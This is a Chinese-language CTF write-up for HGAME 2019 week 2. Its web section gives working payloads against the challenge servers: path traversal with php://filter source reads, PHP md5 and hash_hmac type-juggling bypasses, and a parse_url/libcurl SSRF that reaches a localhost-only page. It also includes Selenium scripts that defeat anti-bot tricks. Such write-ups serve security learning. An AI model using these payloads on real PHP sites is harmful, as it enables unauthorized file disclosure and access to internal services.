

HGAME 2019 week-2 writeup

WEB

0x01 easy_php

打开题目链接发现什么都没看见，只有标题上的一句话：**Where is my robots?**

于是便想到了**robots.txt**文件（网站和爬虫之间的协议）于是进入：

```
http://118.24.25.25:9999/easyphp/robots.txt
```

又提示了一个新的页面，进入：

```
http://118.24.25.25:9999/easyphp/img/index.php
```

看到了某社区的logo(纯洁的我当然不知道这是啥)和一串php代码，不太清楚这个图片有什么用(也许是为了更加贴切H-Game?)于是就干脆直接看代码了：

```
<?php
error_reporting(0);
$img = $_GET['img'];
if(!isset($img))
    $img = '1';
$img = str_replace('..', '', $img);
include_once($img.".php");
highlight_file(__FILE__);
?>
```

分析代码：

- 1.变量 `$img` 不为空（很显然）
- 2.变量 `$img` 通过函数 `str_replace()` 过滤了“`../`”
- 3.由 `include_once()` 函数引发的文件包含漏洞。（在这里，`img`只需要为文件名即可，后缀“`php`”已存在）

经过以上分析，首先搜索了 `str_replace()` 函数的相关漏洞：

漏洞解析： <https://www.freebuf.com/column/183986.html>

这一题考察的是一个 `str_replace` 函数过滤不当造成的任意文件包含漏洞。程序仅仅只是将 `../` 字符替换成空，这并不能阻止攻击者进行攻击。例如攻击者使用payload：`....//` 或者 `...//`，在经过程序的 `str_replace` 函数处理后，都会变成 `../`，所以上图程序中的 `str_replace` 函数过滤是有问题的。

所以尝试着猜测并构造了：

```
http://118.24.25.25:9999/easyphp/img/index.php?img=...//flag
```

刚开始出来的是个带hgame{}的字符串，以为就是flag了，开开心心去提交以为能一血结果被泼了一盆凉水....

(后来出题人将hgame{}去掉了)，题目出了提示让我们在think think，于是就想到了是否可以用PHP伪协议php://filter来读取一下文件的源码，所以构造payload：

```
http://118.24.25.25:9999/easyphp/img/index.php?img=php://filter/read=convert.base64-encode/resource=...//flag
```

得到了一串base64编码，解码后得到又一串php代码：

```
<?php
    //$flag = 'hgame{You_4re_So_g0od}';
    echo "maybe_you_should_think_think";
?>
```

得到flag，然后出题人竟然坏坏地把本来第一步就可以出来的flag注释了。。。让我们看源码233

0x02 php trick

又是一道代码审计题，（代码太长不贴了），首先是看见了第二行的注释//admin.php，想着能不能直接访问试试看。。结果发现only localhost can see it，构造X-Forwa.....,出不来的，算了算了。。肯定不是这么做。还是好好看代码把。

Step1,2 要求字符串不等但md5弱等于，就是很常见的md5 0e绕过，php会将0e开头的字符串认定为科学记数法，于是恒等于0。

Step3,4 要求两个字符串不等，但md5却要严格等于，通过查询得知了php中md5函数的参数必须为字符串，非字符串则返回FALSE，故想到了传数组的方式使得FALSE===FALSE，从而绕过。

Step5 这个函数没见过 于是查询相关资料：

```
$_SERVER["QUERY_STRING"] 获取查询语句，即获取的是?后面的值
```

而通过上周的题目熟悉了 strpos函数，这里的意思就是需要使字符串 H_game 在查询语句中的位置为0(首位)

Step6,7,8 要求str5不为数字，且str5小于9999999999大于0，而且提交str5的值需要通过H_game，这又与step5相违背，于是这时上google搜索相关资料，在某个安恒月赛的wp中总结出了一个PHP的小特性：

在遇到需要在url中请求如：A_A这样的值的时候，可以通过A.A或者A+A来达到相同的效果。

PHP变量名不能带有点[.] 和空格，否则在会被转化为下划线[_] (+号在url中表示空格)

于是将H_game改为H+game,但是我们又需要将值控制在[0,9999....]，这时又找到了一个PHP的小特性：

无论你的数字多大，对于数组而言总比数字要小。

相应的，接下来的一个判断 `(string)$str5>0`，看到是大于号，于是就想到了之前遇到的又一个小特性：

字母开头的字符串与数字比较 `==0` 总为 `True`

于是就可以绕过 6 7 8 的判断了

Step9,10 搜索可知，`parse_url`：解析 URL，返回其组成部分，后面的参数 `PHP_URL_HOST` 显然就是获取当前页面的 host，`PHP_URL_SCHEME` 则是获取当前网页所使用的协议，这里将 host 限定为 www.baidu.com，所使用的协议限定为 `http://`，故让 `url=http://www.baidu.com` 即可

Step11 这里利用了 curl 相关的函数获取了我们 url 中的页面，并在当前页面中加载显示出来。

于是先构造 payload

```
http://118.24.3.214:3001/index.php?
h_game&str1=s878926199a&str2=s155964671a&str3[]=asd&str4[]=assd&H+game[]=a&url=http://www
.baidu.com
```

这时出现了我们预想中加载出来的百度页面，然后想起来还有之前的 `admin.php` 文件没有使用，但是要读取该文件，想到了用 `php://filter`，但这又会破坏原有结构，造成前面的绕过失败，于是经过好长一段时间搜索得到：

parse_url与libcurl对与url的解析差异可能导致ssrf

- 当 url 中有多个 @ 符号时，`parse_url` 中获取的 host 是最后一个 @ 符号后面的 host，而 `libcurl` 则是获取的第一个 @ 符号之后的。因此当代码对 `http://user@eval.com:80@baidu.com` 进行解析时，PHP 获取的 host 是 `baidu.com` 是允许访问的域名，而最后调用 `libcurl` 进行请求时则是请求的 `eval.com` 域名，可以造成 ssrf 绕过
- 此外对于 `https://evil@baidu.com` 这样的域名进行解析时，php 获取的 host 是 `evil@baidu.com`，但是 `libcurl` 获取的 host 却是 `evil.com`

可以利用该特性，对 host 进行处理，这里就可以理解为什么直接进入 `admin.php` 时提示我们只有本地能进入，通过相应的构造，使得我们从当前页面直接去访问对于服务器来说的本地网址，网页默认端口为 80，于是我们就可以通过构造：

```
/http://@127.0.0.1:80/www.baidu.com/admin.php
```

该 url 被 `parse_url` 获取的是最后一个 @ 后的 host，即：www.baidu.com，所以没有影响判断，但是 `curl` 获取的是 <http://127.0.0.1:80/admin.php>，故我们成功的读取到了 `admin` 文件。

这时网页下部又出现了一段代码：

```
<?php
//flag.php
if($_SERVER['REMOTE_ADDR'] != '127.0.0.1') {
    die('only localhost can see it');
}
$filename = $_GET['filename']??'';

if (file_exists($filename)) {
```

```

        echo "sorry,you can't see it";
    }
    else{
        echo file_get_contents($filename);
    }
    highlight_file(__FILE__);
    ?>

```

首先flag.php映入眼帘，在这里也能看到我们直接访问admin.php出先提示的原因，因为是用到了 `$_SERVER['REMOTE_ADDR']` 所以不能直接用X-Forwarded-For 来伪装ip访问，后面的话很明显是一个关于 `file_get_contents` 函数的文件包含，这里就直接使用 `php://filter/read=convert.base64-encode/resource=flag.php` 就行。

最终的payload为：

```

http://118.24.3.214:3001/index.php?
h_game&str1=s878926199a&str2=s155964671a&str3[]=asd&str4[]=assd&H+game[]=a&url=http://@12
7.0.0.1:80@www.baidu.com/admin.php?filename=php://filter/read=convert.base64-
encode/resource=flag.php

```

得到了一串base64，解码后即为flag。 `hgame{ThEr4_Ar4_s0m4_Php_Tr1cks}`

0x03 PHP Is The Best Language

[Description] var_dump了解一下

```

<?php
include 'secret.php';
#echo $flag;
#echo $secret;
if (empty($_POST['gate']) || empty($_POST['key'])) {
    highlight_file(__FILE__);
    exit;
}
if (isset($_POST['door'])) {
    $secret = hash_hmac('sha256', $_POST['door'], $secret);
}
$gate = hash_hmac('sha256', $_POST['key'], $secret);
if ($gate !== $_POST['gate']) {
    echo "Hacker GetOut!!";
    exit;
}
if ((md5($_POST['key'])+1) == (md5(md5($_POST['key'])))+1) {
    echo "Wow!!!";
    echo "</br>";
    echo $flag;
}

```

```
}  
else {  
    echo "Hacker GetOut!!";  
}  
?>
```

看到Description说的 `var_dump` ,就去顺带着 `hash_hmac` 了解一下...

在php官方文档中找到了这样一些东西:

Very important notice, if you pass array to \$data, php will generate a Warning, return a NULL and continue your application. Which I think is critical vulnerability as this function used to check authorisation typically.

Example:

```
<?php  
var_dump(hash_hmac('sha256', [], 'secret'));  
  
WARNING hash_hmac() expects parameter 2 to be string, array given on line number 3  
NULL  
?>
```

也就是说,如果我传数组给 `hash_hmac` 函数,那么这个函数将会返回NULL,并且PHP会给出相应的警告,那么本题中,由于\$secret的值未知,我们就可以传数组给 `hash_hmac` 函数,使得 `$secret=NULL`。

再看题目发现\$gate的值需要key来决定,而key的值是需要符合下面条件的:

```
(md5($_POST['key'])+1) == (md5(md5($_POST['key'])))+1
```

想到应该是需要一个经过两次md5后每次都是0e开头的特殊字符串,于是google到了相关的内容:

<https://www.k2zone.cn/?p=2019>

双MD5碰撞绕过

```
md5("V5VDSHva7fjyJoj33lQl") => 0e18bb6e1d5c2e19b63898aeed6b37ea
```

```
md5("0e18bb6e1d5c2e19b63898aeed6b37ea") => 0e0a710a092113dd5ec9dd47d4d7b86f
```

可以发现,这个特殊的字符串"V5VDSHva7fjyJoj33lQl"符合本题的要求,于是就把它赋给 `$key`。

这里再总结一些类似的字符串:

双md5结果仍为0e开头字符串

```
1.CbDLytmyGm2xQyaLNhWn
```

```
0md5(CbDLytmyGm2xQyaLNhWn) => 0ec20b7c66cafbcc7d8e8481f0653d18
```

```
md5(md5(CbDLytmyGm2xQyaLNhWn)) => 0e3a5f2a80db371d4610b8f940d296af
```

```
2.770hQgrBOjrcqftrlaZk
```

```
md5(770hQgrBOjrcqftrlaZk) => 0e689b4f703bdc753be7e27b45cb3625
```

```
md5(md5(770hQgrBOjrcqftrlZk)) => 0e2756da68ef740fd8f5a5c26cc45064
```

```
3.7r4lGXCH2Ksu2JNT3BYM
```

```
md5(7r4lGXCH2Ksu2JNT3BYM) => 0e269ab12da27d79a6626d91f34ae849
```

```
md5(md5(7r4lGXCH2Ksu2JNT3BYM)) => 0e48d320b2a97ab295f5c4694759889f
```

在通过在本本地写一下hash_mac() sha256 加密key，拿到密文。

```
<?php
$s = hash_hmac('sha256', [], $s);
$gate = hash_hmac('sha256', v5VDSHva7fjyJoJ33IQ1, $s);
echo $gate;
?>
```

将密文赋值给\$gate即可拿到flag。

payload:

```
[POST]
door[]=1&key=v5VDSHva7fjyJoJ33IQ1&gate=56d1408e761dd16d6cab03a2de0a3c737325deadfb38e4d7faf2e6c4eab20173
```

flag : hgame{Php_MayBe_Not_Safe}

0x04 Baby_Spider

一道折磨死人的题。。可以说整整做了20多个小时。。

[Description]

Come to death in the ocean of mathematics together with Li4n0! Answer 30 questions correctly in a row during 40 seconds(The calculation result is subject to python3),then you can get the flag. Enjoy it~

打开页面后发现让我们输入token,输入之后是大整数的四则运算题，类似的貌似在bugku中做到过。

刚开始我的思路是写python爬虫，将题目表达式内容爬下来，用eval函数计算并且向服务器post提交，脚本如下：

```
import requests
import re

#登陆
login_url = "http://111.231.140.29:10000/"
s = requests.session()
headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36'}
```

```

data = {'token': 'hgR0tbvyHqK09of1TbdMfudGE65joX4A'}
resp = s.post(login_url, data, headers=headers)

#获取算术表达式
question_url = "http://111.231.140.29:10000/question"
post_url = "http://111.231.140.29:10000/solution"
for i in range(0,30):
    r = s.get(question_url)
    str_text = r"<div class=\"question-container\"><span>.*</span></div>"
    match = re.search(str_text, r.text)
    result = match.group().replace("<div class=\"question-container\"><span>", "")
    result = result.replace("</span></div>", "")
    result = result.replace("=?", "")
    #计算结果
    answer = eval(result)
    data = {'answer': answer}
    print(result)
    print(answer)
    print(s.post(post_url, data=data, headers=headers).text)

```

刚开始的时候没有向服务器发送User-agent头，然后也不懂什么原理，我猜：关机命令就被通过eval函数注入到我的脚本里被强行关机了(真狠。。加了User-agent头之后就不会被关机了。

但是这里又出现了一个问题，当我们的脚本做到第十个题的时候，返回的响应提示我们答案错误，刚开始还以为是脚本代码出了问题。。一直在看代码（看了一晚上），后来决定换一种思路，通过脚本去操纵浏览器模拟人工点击，到第十题的时候看一看网页到底发生了什么。。

通过搜索得知了一个叫做 `selenium` 的框架，可以模拟人工去操纵浏览器，之前都没有接触过，于是又花了半天的时间去安装了驱动、环境，学习了基本的用法，第二次写出来脚本：

```

from selenium import webdriver

url = 'http://111.231.140.29:10000/'
Chrome_path = "C:\Program Files (x86)\Google\Chrome\Application\chromedriver.exe"
driver = webdriver.Chrome(Chrome_path)
driver.get(url) #打开题目首页
Login_input = driver.find_element_by_name("token") #定位到
Login_Button = driver.find_element_by_css_selector("[class='layui-btn layui-btn-radius layui-col-md6 layui-col-md-offset3']")

Login_input.send_keys("XXXXXXXXXXXXXXXXXXXXXXX") #Enter token
Login_Button.click()

#计算输入函数
def calculate(result):
    print(result)
    answer = eval(str(result))
    print(answer)
    Submit_Button = driver.find_element_by_css_selector("[class='layui-btn layui-btn-radius layui-col-md6 layui-col-md-offset3']")
    Answer_input = driver.find_element_by_name("answer")
    Answer_input.send_keys(str(answer))


```

```

Submit_Button.click()
#获取并处理算式
for i in range(0,10):
    cal = driver.find_element_by_class_name("question-container").text
    result = cal.replace("=?", "")
    calculate(result)

```

当该脚本跑到第十个的时候，刚开始并没发现什么...后来多跑了几次，发现题目算式显示的字体貌似有了一点变化，琢磨了一段时间后，打开F12发现网页加载的资源里面多了一个 `Ariali.otf`，下载来打开后与系统自带的字体比较之后发现：



我们输入的数字的显示在使用该字体的情况下被混乱地替换了，于是就判断题目中计算的结果是用了被替换之后的字体的，所以我们需要将其复原后进行计算，之前考虑了使用replace方法来进行替换，但是发现会有一个问题：

当0换成1之后，1又将被换为0，导致不能达到我们预计的替换结果，所以后来打算用逐个替换后立刻存入字符串的方法，避开上述的重复替换情况。（这也导致了脚本写的很烂。。实在没想到什么其他的方法）

大致脚本如下：

```

from selenium import webdriver

url = 'http://111.231.140.29:10000/'

driver = webdriver.Chrome("C:\Program Files
(x86)\Google\Chrome\Application\chromedriver.exe")
driver.get(url)
Login_input = driver.find_element_by_name("token")
Login_Button = driver.find_element_by_css_selector("[class='layui-btn layui-btn-radius
layui-col-md6 layui-col-md-offset3']")

Login_input.send_keys("hGrOtbyyHQK09of1TbdMfudGE65jox4A") #Enter token
Login_Button.click()

#计算并输入
def calculate(result):
    print(result)
    answer = eval(str(result))
    print(answer)
    Submit_Button = driver.find_element_by_css_selector("[class='layui-btn layui-btn-
radius layui-col-md6 layui-col-md-offset3']")
    Answer_input = driver.find_element_by_name("answer")
    Answer_input.send_keys(str(answer))
    Submit_Button.click()

for i in range(0,30):
    if i<10:
        cal = driver.find_element_by_class_name("question-container").text

```



```

result = cal.replace("=?", "")
calculate(result)
if i >= 10:
    cal = driver.find_element_by_class_name("question-container").text
    for j in range(len(cal)):
        if (cal[j]=='1'):
            cal = cal[:j]+'0'+cal[j+1:]
            continue
        if (cal[j]=='3'):
            cal = cal[:j]+'6'+cal[j+1:]
            continue
        if (cal[j]=='4'):
            cal = cal[:j]+'9'+cal[j+1:]
            continue
        if (cal[j]=='5'):
            cal = cal[:j]+'4'+cal[j+1:]
            continue
        if (cal[j]=='6'):
            cal = cal[:j]+'3'+cal[j+1:]
            continue
        if (cal[j]=='7'):
            cal = cal[:j]+'5'+cal[j+1:]
            continue
        if (cal[j]=='9'):
            cal = cal[:j]+'7'+cal[j+1:]
            continue
        if (cal[j]=='0'):
            cal = cal[:j]+'1'+cal[j+1:]
            continue
    result = cal.replace("=?", "")
    calculate(result)

```

发现可以成功的通过10-20个题目了，但是发现在第30题的时候又提示错误了...这时候在30题的页面上发现原本可以选中复制的算式现在变得不可选中了，当时猜测被换成了图片，后来在源码中发现外链了 `style.css` 样式文件，在里面的伪元素`after`的`content`中发现了正确的算式，这时候为了获取这个算式又捣鼓了很久。。后来搜到可以用JS或者jQuery来获取网页中的外部样式表，又发现Selenium可以通过 `driver.execute_script` 函数来执行JS代码，于是便搜索了关于JS获取外部CSS文件伪元素的方法，得到了：

```

// 获取 .element:before 的 content 值
var content = window.getComputedStyle(
    document.querySelector('.element'), ':before'
).getPropertyValue('content');

```

于是便构造

```

js = "var h3 = document.querySelector(\".question-container\");var result=
getComputedStyle(h3, \":::after\").content;return result;"

```

`document.querySelector` 获取了文档中匹配指定 CSS 选择器的class元素(.question-container)

getComputedStyle 可以获取经过当前网站的所有CSS文件，故在此用于获取伪元素after下的content内容。

写入脚本中，得最终得payload:

```
from selenium import webdriver

url = 'http://111.231.140.29:10000/'

driver = webdriver.Chrome("C:\Program Files
(x86)\Google\Chrome\Application\chromedriver.exe")
driver.get(url)
Login_input = driver.find_element_by_name("token")
Login_Button = driver.find_element_by_css_selector("[class='layui-btn layui-btn-radius
layui-col-md6 layui-col-md-offset3']")

Login_input.send_keys("hGrotbvyHqK09of1TbdMfudGE65jox4A") #Enter token
Login_Button.click()

#计算并输入
def calculate(result):
    print(result)
    answer = eval(str(result))
    print(answer)
    Submit_Button = driver.find_element_by_css_selector("[class='layui-btn layui-btn-
radius layui-col-md6 layui-col-md-offset3']")
    Answer_input = driver.find_element_by_name("answer")
    Answer_input.send_keys(str(answer))
    Submit_Button.click()


for i in range(0,30):
    if i<10:
        cal = driver.find_element_by_class_name("question-container").text
        result = cal.replace("=?", "")
        calculate(result)
    if i >=10 and i<20:
        cal = driver.find_element_by_class_name("question-container").text
        for j in range(len(cal)):
            if (cal[j]=='1'):
                cal = cal[:j]+'0'+cal[j+1:]
                continue
            if (cal[j]=='3'):
                cal = cal[:j]+'6'+cal[j+1:]
                continue
            if (cal[j]=='4'):
                cal = cal[:j]+'9'+cal[j+1:]
                continue
            if (cal[j]=='5'):
                cal = cal[:j]+'4'+cal[j+1:]
                continue
            if (cal[j]=='6'):
                cal = cal[:j]+'3'+cal[j+1:]
                continue
            if (cal[j]=='7'):
```

```

        cal= cal[:j]+'5'+cal[j+1:]
        continue
    if (cal[j]=='9'):
        cal= cal[:j]+'7'+cal[j+1:]
        continue
    if (cal[j]=='0'):
        cal = cal[:j]+'1'+cal[j+1:]
        continue
result = cal.replace("=?", "")
calculate(result)
if i >=20:
    js = "var h3 = document.querySelector(\".question-container\");var result=
getComputedStyle(h3, \":::after\").content;return result;"
    result = driver.execute_script(js)
    result = result.replace("=?", "")
    result = result.replace("\\\"", "")
    calculate(result)

```

运行后得到flag:



MISC

0x01 Are You Familiar with DNS Records?

题目给了一个URL，是无法打开的，很明显没有解析到服务器上，于是我们就去找可以查询DNS解析记录的工具，找到了这个：<https://tool.lu/dns/index.html> 输入域名在TXT类型下便可以看见flag了。（偷偷的拿了这一个血233.

project-a11.club 查询

☐ A ☐ MX ☐ CNAME ☒ TXT

响应类型	响应IP	TTL值
TXT	v=spf1 include:spf.mail.qq.com ~all	600
TXT	flag=hgame{seems_like_you_are_familiar_with_dns}	600


0x02 找得到我嘛？小火汁

确认过眼神，是上周熟悉的*.pcapng.

下载来之后用wireshark打开，查看流量，先看了HTTP的流量，发现了 index.html,将其导出后发现只有一句话，flag is safe,然而在FTP的流量中发现曾经通过FTP传输了一个zip文件 secret.zip

```
81 Request: SIZE /pub/test/secret.zip
64 Response: 213 2016
80 Request: CWD /pub/test/secret.zip
87 Response: 550 Failed to change directory.
60 Request: PASV
106 Response: 227 Entering Passive Mode (192,168,61
81 Request: RETR /pub/test/secret.zip
```

在FTP-DATA中将其导出，发现分成了两部分传输，于是将带有PK的两部分放在HxD中拼接，再保存为zip文件，打开后得到了一个secret.log的文件，发现是SSL/TLS加密的HTTPS传输过程的密钥，于是便上网搜寻wireshark如何解密SSL。在wireshark中，导入密钥文件。



导入之后，在流量中发现了1.tar文件


```
HTTP 511 GET /1.tar HTTP/1.1
HTTP 878 HTTP/1.1 200 OK (application/octet-stream)
```

将其导出并将解压出的文件拖入HxD中，便看见了flag，稍微修改一下就好。。

```
00 00 ,~.....€....
2E 20 ClipImgGet ver.
68 67 1.0.2...t ..±.hg
74 69 ame{Congratulati
47 6F ons_..ÿp..You_Go
43 00 t_The_Flag}ÿÛ.C.
02 04 .....
```

0x03 初识二维码

下载来的二维码发现缺了一些什么东西，于是上网搜了二维码的结构，如下：



显然，缺少了三个定位的框框，并且得知二维码只要有百分之多少来着就可以准确识别，那肯定就是这三个框框的问题使得无法定位二维码。于是直接用win10自带的画图工具调整一波画布，然后手画启动23333....



扫一扫出flag。

Crypto

0x01 浪漫的足球圣地

根据这个题目的名字，搜了一下发现，浪漫的足球圣地指的是曼彻斯特，又了解到一种叫做曼彻斯特的编码方式，于是就上网搜了相关的解码工具，对编码进行解码得到：



将十六进制转文本就得到了flag: `hgame{3f24e567591e9cbab2a7d2f1f748a1d4}`

0

0x02 Vigenere~

由题目可得这题是Vigenere加密方法，于是又上网搜了相关的解码工具，即可得到flag

维吉尼亚密码在线解密

请输入要加密的明文

The Vigenere ciphe is a method of encrypting alphabetic text by using a series of interwoven Caesar ciphers, based on the letters of a keyword. It is a form of polyalphabetic substitution. The cipher is easy to understand and implement, but it resisted all attempts to break it for three centuries, which earned it the description le chiffre indechiffable. Many people have tried to implement encryption schemes that are essentially Vigenere ciphers. In eighteen sixty three, Friedrich Kasiski was the first to publish a general method of deciphering Vigenere ciphers. The Vigenere cipher was originally described by Giovan Battista Bellaso in his one thousand five hundred and fifty-one book La cifra del. Sig. Giovan Battista Bellaso, but the scheme was later misattributed to Blaise de Vigenere in the ninth century and so acquired its present name. flag is gfyuytukxariyydfjlplwsxdbzwwqt

加密

无密钥解密

密钥: guess

密钥长度(选填)

有密钥解密

密钥

请输入要解密的密文

